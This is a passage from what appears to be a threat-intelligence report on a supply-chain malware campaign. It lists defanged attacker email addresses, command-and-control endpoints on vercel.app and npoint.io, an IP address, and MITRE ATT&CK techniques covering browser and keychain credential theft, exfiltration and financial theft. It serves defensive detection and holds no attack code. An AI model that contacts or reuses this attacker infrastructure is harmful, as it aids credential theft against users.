22. c258789456@gmail[.]com
23. derek00144@gmail[.]com
24. devin1571@outlook[.]com
25. star712418@gmail[.]com
26. jinping0822@outlook[.]com
27. davisjosephinewnk807@outlook[.]com
28. jaksonas11@outlook[.]com
29. hades19910712@outlook[.]com

Command and Control (C2) Endpoints#

1. https://soc-log[.]vercel[.]app/api/ipcheck
2. https://1215[.]vercel[.]app/api/ipcheck
3. https://log-writter[.]vercel[.]app/api/ipcheck

4. `https://process-log-update[.]vercel[.]app/api/ipcheck`
5. `https://api[.]npoint[.]io/1f901a22daea7694face`
6. `144[.]217[.]86[.]88`

MITRE ATT&CK Techniques#

- T1195.002 — Supply Chain Compromise: Compromise Software Supply Chain
- T1608.001 — Stage Capabilities: Upload Malware
- T1204.002 — User Execution: Malicious File
- T1059.007 — Command and Scripting Interpreter: JavaScript
- T1027.013 — Obfuscated Files or Information: Encrypted/Encoded File
- T1546.016 — Event Triggered Execution: Installer Packages
- T1005 — Data from Local System
- T1082 — System Information Discovery
- T1083 — File and Directory Discovery
- T1217 — Browser Information Discovery
- T1555.003 — Credentials from Password Stores: Credentials from Web Browsers
- T1555.001 — Credentials from Password Stores: Keychain
- T1041 — Exfiltration Over C2 Channel
- T1105 — Ingress Tool Transfer
- T1119 — Automated Collection
- T1657 — Financial Theft